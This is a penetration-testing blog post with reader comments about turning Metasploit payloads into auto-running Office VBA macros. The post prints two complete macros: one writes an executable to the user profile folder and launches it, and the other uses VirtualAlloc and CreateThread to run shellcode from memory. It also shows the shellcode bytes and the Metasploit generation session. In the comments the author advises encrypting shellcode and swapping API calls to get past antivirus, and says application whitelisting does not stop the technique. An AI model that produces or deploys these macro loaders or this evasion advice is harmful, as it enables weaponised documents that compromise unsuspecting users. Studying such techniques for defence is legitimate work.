Metasploit has for years supported encoding payloads into VBA code. (VBA, or Visual Basic for Applications, is the language that Microsoft Office macros are written in.) Macros are great for pentesters, since they don't rely on a specific version, and they are a supported method of code execution that most people don't realize and are likely to allow. In the latest version of office, all a user has to do is to click one button, and they'll be owned:

Office 2010's button of death
The Metasploit generated macro code looks like this:
Sub Auto_Open()
	Hkmyg12
End Sub
Sub Hkmyg12()
	Dim Hkmyg7 As Integer
	Dim Hkmyg1 As String
	Dim Hkmyg2 As String
	Dim Hkmyg3 As Integer
	Dim Hkmyg4 As Paragraph
	Dim Hkmyg8 As Integer
	Dim Hkmyg9 As Boolean
	Dim Hkmyg5 As Integer
	Dim Hkmyg11 As String
	Dim Hkmyg6 As Byte
	Dim Euilajldnk as String
	Euilajldnk = "Euilajldnk"
	Hkmyg1 = "MaqXqyxUGh.exe"
	Hkmyg2 = Environ("USERPROFILE")
	ChDrive (Hkmyg2)
	ChDir (Hkmyg2)
	Hkmyg3 = FreeFile()
	Open Hkmyg1 For Binary As Hkmyg3
	For Each Hkmyg4 in ActiveDocument.Paragraphs
		DoEvents
			Hkmyg11 = Hkmyg4.Range.Text
		If (Hkmyg9 = True) Then
			Hkmyg8 = 1
			While (Hkmyg8 < Len(Hkmyg11))
				Hkmyg6 = Mid(Hkmyg11,Hkmyg8,4)
				Put #Hkmyg3, , Hkmyg6
				Hkmyg8 = Hkmyg8 + 4
			Wend
		ElseIf (InStr(1,Hkmyg11,Euilajldnk) > 0 And Len(Hkmyg11) > 0) Then
			Hkmyg9 = True
		End If
	Next
	Close #Hkmyg3
	Hkmyg13(Hkmyg1)
End Sub
Sub Hkmyg13(Hkmyg10 As String)
	Dim Hkmyg7 As Integer
	Dim Hkmyg2 As String
	Hkmyg2 = Environ("USERPROFILE")
	ChDrive (Hkmyg2)
	ChDir (Hkmyg2)
	Hkmyg7 = Shell(Hkmyg10, vbHide)
End Sub
Sub AutoOpen()
	Auto_Open
End Sub
Sub Workbook_Open()
	Auto_Open
End Sub
The main body of the code relies on finding a long string of hex bytes, such as Euilajldnk in the main document body, which is then decoded to binary, and written out to an exe file in the %USERPROFILE% directory. The macro then starts the executable with the Shell function.
&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00...
This approach has some advantages, such as that the shell will not die when the program is closed, but it not ideal for a number of reasons. Dropping and starting an executable is a big chance to trigger AV, create a suspicious file and process, and possibly leave more logs to clean up. This code requires a large block of suspicious text be placed in the body of the document, where it might be noticed by the user.
So I wrote a different method, using imported Windows API functions to execute the shellcode directly from memory. I import the VirtualAlloc, RtlMoveMemory, and CreateThread functions from kernel32.dll and directly execute shellcode in a new thread. With this approach, the data is much smaller, since we only include the shellcode itself, not an entire executable, and doesn't require data inserted in the document itself. We do not execute a new process or create a new executable. The code will look like this (with usage):
msf > use payload/windows/exec
msf  payload(exec) > set CMD calc
CMD => calc
msf  payload(exec) > set EXITFUNC thread
EXITFUNC => thread
msf  payload(exec) > generate -t vba
#If Vba7 Then
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zopqv As Long, ByVal Xhxi As Long, ByVal Mqnynfb As LongPtr, Tfe As Long, ByVal Zukax As Long, Rlere As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Xwl As Long, ByVal Sstjltuas As Long, ByVal Bnyltjw As Long, ByVal Rso As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Dkhnszol As LongPtr, ByRef Wwgtgy As Any, ByVal Hrkmuos As Long) As LongPtr
#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Zopqv As Long, ByVal Xhxi As Long, ByVal Mqnynfb As Long, Tfe As Long, ByVal Zukax As Long, Rlere As Long) As Long
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Xwl As Long, ByVal Sstjltuas As Long, ByVal Bnyltjw As Long, ByVal Rso As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Dkhnszol As Long, ByRef Wwgtgy As Any, ByVal Hrkmuos As Long) As Long
#EndIf

Sub Auto_Open()
        Dim Wyzayxya As Long, Hyeyhafxp As Variant, Lezhtplzi As Long, Zolde As Long
#If Vba7 Then
        Dim  Xlbufvetp As LongPtr
#Else
        Dim  Xlbufvetp As Long
#EndIf
        Hyeyhafxp = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,20, _
139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207, _
13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192, _
116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1, _
214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125, _
36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18, _
235,134,93,106,1,141,133,185,0,0,0,80,104,49,139,111,135,255,213,187, _
224,29,42,10,104,166,149,189,157,255,213,60,6,124,10,128,251,224,117,5, _
187,71,19,114,111,106,0,83,255,213,99,97,108,99,0)
        Xlbufvetp = VirtualAlloc(0, UBound(Hyeyhafxp), &H1000, &H40)
        For Zolde = LBound(Hyeyhafxp) To UBound(Hyeyhafxp)
                Wyzayxya = Hyeyhafxp(Zolde)
                Lezhtplzi = RtlMoveMemory(Xlbufvetp + Zolde, Wyzayxya, 1)
        Next Zolde
        Lezhtplzi = CreateThread(0, 0, Xlbufvetp, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
End Sub
And after writing this, I realized that Didier Stephens has already done just about the same thing here in 2008: http://blog.didierstevens.com/2008/10/23/excel-exercises-in-style/
Oh well, anyway, now it will soon be is available to all of Metasploit world. Here's an example of a simple generated .xls calc.xls.
#1 by Jesse on December 13, 2013 - 7:01 am
Thanks so much for the post … really cool idea. Do you have any idea why running this with meterpreter/reverse_https as the payload might crash word 2007 on a 64bit win7 box? Does the same with Excel 2007 too. Seems like some folks over here – http://carnal0wnage.attackresearch.com/2012/02/direct-shellcode-execution-via-ms.html – have the same issue too
…
Thanks again!
#2 by scriptjunkie on December 13, 2013 - 11:39 pm
Maybe it’s trying to run 32 bit shellcode which crashes in a 64 bit process? Generate a 64 bit calc with windows/x64/exec, and see if that works. You should also be able to set up a x64 and x86 handler, and put both payloads into one doc with something like this around the shellcode:
#if Win64 then
‘ Code is running in 64-bit version of Microsoft Office
#else
‘ Code is running in 32-bit version of Microsoft Office
#end if
then it should work in both versions. But I don’t have a 64 bit office to test. :-/ Otherwise it’s just break out the windbg and see what happens.
#3 by eRupt on December 25, 2013 - 4:17 pm
Hi , thanks for this awesome share . However any idea how to encrypt or use custom exe with this method? It gets AV detection upon enabling macros .
Thanks
#4 by scriptjunkie on December 25, 2013 - 10:28 pm
Well, the point of the article was how to not use an exe; only shellcode and/or macro code. You could try obfuscating the shellcode by different techniques, e.g. encrypting it and then decrypting with the macro before running it. AV might also be detecting which functions you are using to start the shellcode. The ones I used are just an example, you could use any of the other windows API functions such as the HeapCreate/HeapAlloc pair or VirtualProtect, or even things like ROP techniques to start your code. The main idea of AV evasion is to do something different. If I post a specific recipe here, the AV companies will just signature that, so you’ll have to figure out the last mile yourself.
#5 by eRupt on December 26, 2013 - 2:02 pm
Thanks for your reply , I am looking into the various obfuscation methods .
#6 by Whitelisttest on March 6, 2014 - 8:28 am
Hi,
Thanks for the nice post, what about application whitelisting products, If the xls is whitelisted does this get detected ?
#7 by Whitelisttest on March 6, 2014 - 8:35 am
Another question Scriptjunkie please,
Regarding the working concept of Metasploit, after the victim been social engineered (has received a malcious file/ link, etc) and opened the file/clicked the link, does the exploit involves dropping an executable in the hard disk, creating a new process, or just run a shell code on the victime machine, my concern here is that does whitelisting can detect Metapsloit exploit or no ?
Thanks
#8 by scriptjunkie on March 6, 2014 - 12:07 pm
The file does not drop an executable on disk or DLL or script; I am unaware of any application whitelisting products which will stop this. If you use it without modification, some antiviruses will pick it up, but they can be bypassed with a little obfuscation.
#9 by Dennis on May 22, 2014 - 10:13 am
Awsome post.
I think it explains finally to me (in essence) how the code of
vbWatchdog (http://www.everythingaccess.com/vbwatchdog.htm) works?
They do the following (see below) to initialize (i think) a ‘virtual’ com / class, and it resembles quite a bit what you explains, am i right?
That said, i still cannot find any information whatsoever on writing my own virtual com classes/objects. It would ‘increase’ the security of my projects quite a bit if i could do what everythingaccess does to protect their program.
Do you have any useful links to info for me?
‘ ———————————————-
‘ Virtual-COM initialization routine:
‘ ———————————————-
Private Sub Class_Initialize()
With m_Loader
.NativeCode = “%EEEE%::::PPPPPPPPPH+D$ XXXtNXXXXXXVSPPPPj PPPPPPPP4T)D$04P)D$,4’4 )D$($ PZ3D$@+D$ YQ3H +L$ XP3Q +T$0XPf55ntvf)B|+T$0+T$0+T$0R[YQ^VXP2CP<0tF1D$$kD$$@!L$$2CQ1D$$kD$$@!L$$2CR1D$$kD$$@!L$$2CS+\$,3BP1BP1rP3rP+T$( XXXXXXXXXXXXX[^tJAYAZQ4tPPPPH)D$@4pH)D$84'4 H)D$0$ PH+L$ H3AtH+D$ L3PtL+T$HXPf55{L+T$HL+T$HtqfA)B8ARA[YQXPA2CDHirF[Q^Z[IrzRM wGDDoeTtKTfdGVduCVduCGhiCGhygGhygCmzXGcH[D_J^DV VfF VX<TI@<_veu]flqomliCuelQxpdudatE@hrwIkzSMzvOizw_Mzw_MssLJssLZBCLZ@A]^@A]^TNa^oFmn^nIv@aSsbT?WeWnSg_DCgKjKWCgHe[wJGe;?@fj;Ifyr@cfMAmTN_rNKNzxilIhMnADMgDV@cm;<jihu?aE=]rdY\puMUpgDuAa;UqSWBSPSUG=LUFNNESSOPGVYEbGXQWROj__GHKjOj_MIHKj^x?IRh=XVh=XVKHa;r>cruLna=QKmvHmtvO]HXO]J\O]J\m]hV?]mXmQvgl=tdpaS RUqPBV \PRocNMQflywB>;gFluaO?jKF@UIO ai_vUJ[apwFqeFGfACZVu>[0”
.LoaderMem = VirtualAlloc(0, Len(.NativeCode), MEM_RESERVE_AND_COMMIT, PAGE_EXECUTE_RW)
If .LoaderMem = 0 Then Err.Raise ERR_OUT_OF_MEMORY
.RootObjectMem = VirtualAlloc(0, ROOTOBJECT_SIZE, MEM_RESERVE_AND_COMMIT, PAGE_EXECUTE_RW)
If .RootObjectMem = 0 Then Err.Raise ERR_OUT_OF_MEMORY
.vtbl_QueryInterface = .LoaderMem
.VTablePtr = VarPtr(m_Loader)
.Kernel32Handle = GetModuleHandleA(“KERNEL32”)
.GetProcAddress = GetProcAddress(.Kernel32Handle, “GetProcAddress”)
.SysFreeString = GetProcAddress(GetModuleHandleA(“OLEAUT32”), “SysFreeString”)
Set .HelperObject = New ErrEx_Helper
Call CopyMemory(ByVal .LoaderMem, ByVal .NativeCode, Len(.NativeCode))
Call CopyMemory(.RootObject, VarPtr(.VTablePtr), LenB(.VTablePtr))
.IgnoreFlag = TypeOf .RootObject Is VBA.Collection
Set .ClassFactory = (.RootObject)
Set .RootObject = Nothing
VirtualFree .LoaderMem, 0, MEM_RELEASE
Call .ClassFactory.Init(.Kernel32Handle, .GetProcAddress, OPTION_BASE + OPTION_FLAGS, VBA_VERSION, .HelperObject)
Set m_VCOMObject = .ClassFactory.GetErrEx()
End With
End Sub
#10 by scriptjunkie on May 22, 2014 - 2:15 pm
Take the native code block, and disassemble it. And/or step through it in a native debugger like windbg. But it will require that you have good skills at understanding disassembly, and reverse engineering in general. For that, I would recommend studying this book: http://en.wikibooks.org/wiki/X86_Disassembly
#11 by Brian on December 19, 2016 - 4:47 am
Hello. Realize I’m a bit tardy to these comments but as part of a side project I’ve recently started to work on–getting PowerShell code from an Empire stager or agent to initially run inside an Office process itself instead of spawning a new (easily detectable) scripting process like powershell.exe –I’ve just come across your work and that of Didier Stevens. It’s been tremendously helpful in leading me to look at a relatively easy conceptual way that that might be accomplished. (As opposed to trying to learn vba, which I personally have very little familiarity with, well enough to try to accomplish a RefelectivePick-type implementation in that language similar to what others in the pen test community have done in C++ and C#/.NET.) However, when it comes to actual code I’ve hit a snag: neither the calc.xls sample provided above nor code produced by the -f vba output in Metasploit is actually working for me in Office 2013 (x64).
Specifically, when I attempt to open & run the macro in the calc.xls or compile my own in the Office vba editor based on the msfvenom output, I get the constant error:
“Compile error: Only comments may appear after End Sub, End Function, or End Property.”
Like I said, I’m not tremendously familiar with working in vba, but my non-expert efforts trying to trace down exactly what the editor thinks is wrongly appearing “after End Sub, End Function, or End Property” have been frustrated. There’s no obvious part in the code that stands out to me that that could apply to. Most perplexing is that the editor is highlighting the very first line of the substantive code (“Private Declare PtrSafe Function CreateThread” etc.). And even deleting that line for the sake of troubleshooting (or various other lines experimentally) still results in the same error occurring.
BTW, my overall approach right now is to take Empire’s reflective dll stager and get it loaded staying within WINWORD by running the vba ouput shellcode from a windows/dllinject Metasploit payload module in the macro. At this stage I’m just trying to see if I can be lazy and get proof-of-concept method working without having to really learn vba and do a ton of work in it to basically recreate what you and Stephens already figured out. Things like getting the code to work across 2010/2013/2016 on x86 and x64, looking at basic av evasion, getting a PowerShell agent running in the Office process to inject somewhere else before the user closes the application, etc. are things I intend to address after I get something working first off.
Any thoughts?
#12 by scriptjunkie on January 6, 2017 - 5:10 am
That sounds like an interesting challenge, but I don’t have a copy of 64-bit office to play around with, so I’m not sure. Checking Microsoft docs:
https://msdn.microsoft.com/en-us/library/office/gg278581.aspx
They give one example:
‘ 64-bit Declare statement example:
Declare PtrSafe Function GetActiveWindow Lib “User32” () As LongPtr
Does that work for you? Maybe try modifying that step by step until you figure out what’s not working. If you do get it working, you should post a sample.